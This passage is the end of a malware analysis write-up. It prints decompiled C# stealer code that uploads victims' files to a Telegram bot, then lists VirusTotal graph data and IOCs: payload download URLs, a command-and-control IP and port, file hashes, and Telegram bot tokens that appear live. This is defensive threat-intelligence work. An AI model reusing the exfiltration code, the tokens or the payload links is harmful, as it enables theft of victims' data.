            "?chat_id=",
            GClass10.string_1
        }), multipartFormDataContent).Wait();
        httpClient.Dispose();
    }
    using (HttpClient httpClient2 = new HttpClient())
    {
        MultipartFormDataContent multipartFormDataContent2 = new MultipartFormDataContent();
        byte[] array2 = File.ReadAllBytes(string_3);
        multipartFormDataContent2.Add(new ByteArrayContent(array2, 0, array2.Length), string_4.ToLower(),
          string_3);
        httpClient2.PostAsync("https://api.telegram.org/bot1119746739:AAGMhvpUjXI4CzIfizRC--VXilxnkJlhaf8/send"
          + string_4 + "?chat_id=1096425866", multipartFormDataContent2).Wait();
        httpClient2.Dispose();
    }
}
```

Bonus VT Graph:


15940f1c8f7e5e79a78c8fad9dc54a8cb9b399d60fb80f6dec2f25870d64dcc1
Bundled files
Contacted urls
hd.lnk
https://raw.githubusercontent.com/vltpro/FVIATOOL/main/iXPWQcqYZM.exe
Communicating files
Downloaded files
Similar files
Contacted urls
C:\Users\user\AppData\Roaming\svchost.vbs
171.247.25.94
port: 5656
Contacted urls
Downloaded files
Dropped files
https://volamtuan.com/hd.lnk
https://pastebin.com/raw/gdYYU7gi
Contacted urls
https://raw.githubusercontent.com/vltpro/FVIATOOL/main/FVIATOOL.exe
https://github.com/vltpro/FVIATOOL/blob/main/cookie.exe?raw=true
https://github.com/vltpro/FVIATOOL/blob/main/FVIATOOL.exe?raw=true
https://api.mylnikov.org/geolocation/wifi?v=1.1&bssid=00:22:44:66:88:fe
Downloaded files
Embedded urls
https://github.com/LimerBoy/StormKitty
https://github.com/vltpro/FVIATOOL/raw/main/FVIATOOL.exe
https://raw.githubusercontent.com/vltpro/FVIATOOL/main/cookie.exe
https://api.telegram.org/bot5370417334:AAEZrEauqhTNZInhZ9_-SaapQJIi0hIvjJU/sendMessage?chat_id=857408205&text=%F0%9F%93%81%20Uploading%20Log%20Folders...
https://api.telegram.org/bot5370417334:AAEZrEauqhTNZInhZ9_-SaapQJIi0hIvjJU/sendDocument?chat_id=857408205

IOCs:

15940f1c8f7e5e79a78c8fad9dc54a8cb9b399d60fb80f6dec2f25870d64dcc1 (zip file)

0603640f8628b4b4c8691204d833bc0b6f8f193049c5e35dc1d556376f4c1b8f (lnk file)

78a627930b04c6ff9bb4a0b5841c4c79bedee168522862e750f5608b43b907ce (payload)

972c14a244a43f498c153ae36495c51c4990f32512650dc870fe5ab6257ad2ad (vbs file)

hxxps[://]raw[.]githubusercontent[.]com/vltpro/FVIATOOL/main/iXPWQcqYZM[.]exe

hxxps[://]pastebin[.]com/raw/gdYYU7gi

171[.]247.25.94:5656

hxxps[://]volamtuan[.]com/hd[.]lnk

hxxps[://]raw[.]githubusercontent[.]com/vltpro/FVIATOOL/main/FVIATOOL[.]exe

hxxps[://]github[.]com/vltpro/FVIATOOL/blob/main/cookie[.]exe

hxxps[://]api[.]telegram[.]org/bot5370417334:AAEZrEauqhTNZInhZ9_-SaapQJIi0hIvjJU/sendDocument?chat_id=857408205

hxxps[://]api[.]telegram[.]org/bot1119746739:AAGMhvpUjXI4CzIfizRC–VXilxnkJlhaf8/send

hxxps[://]api[.]telegram[.]org/bot5418167780:AAG6XcSYhQ7qknQ8Cj1YipvMX213kbiDV7s/sendMessage?chat_id=5268900600

volamtuan[.]com

End.

m4n0w4r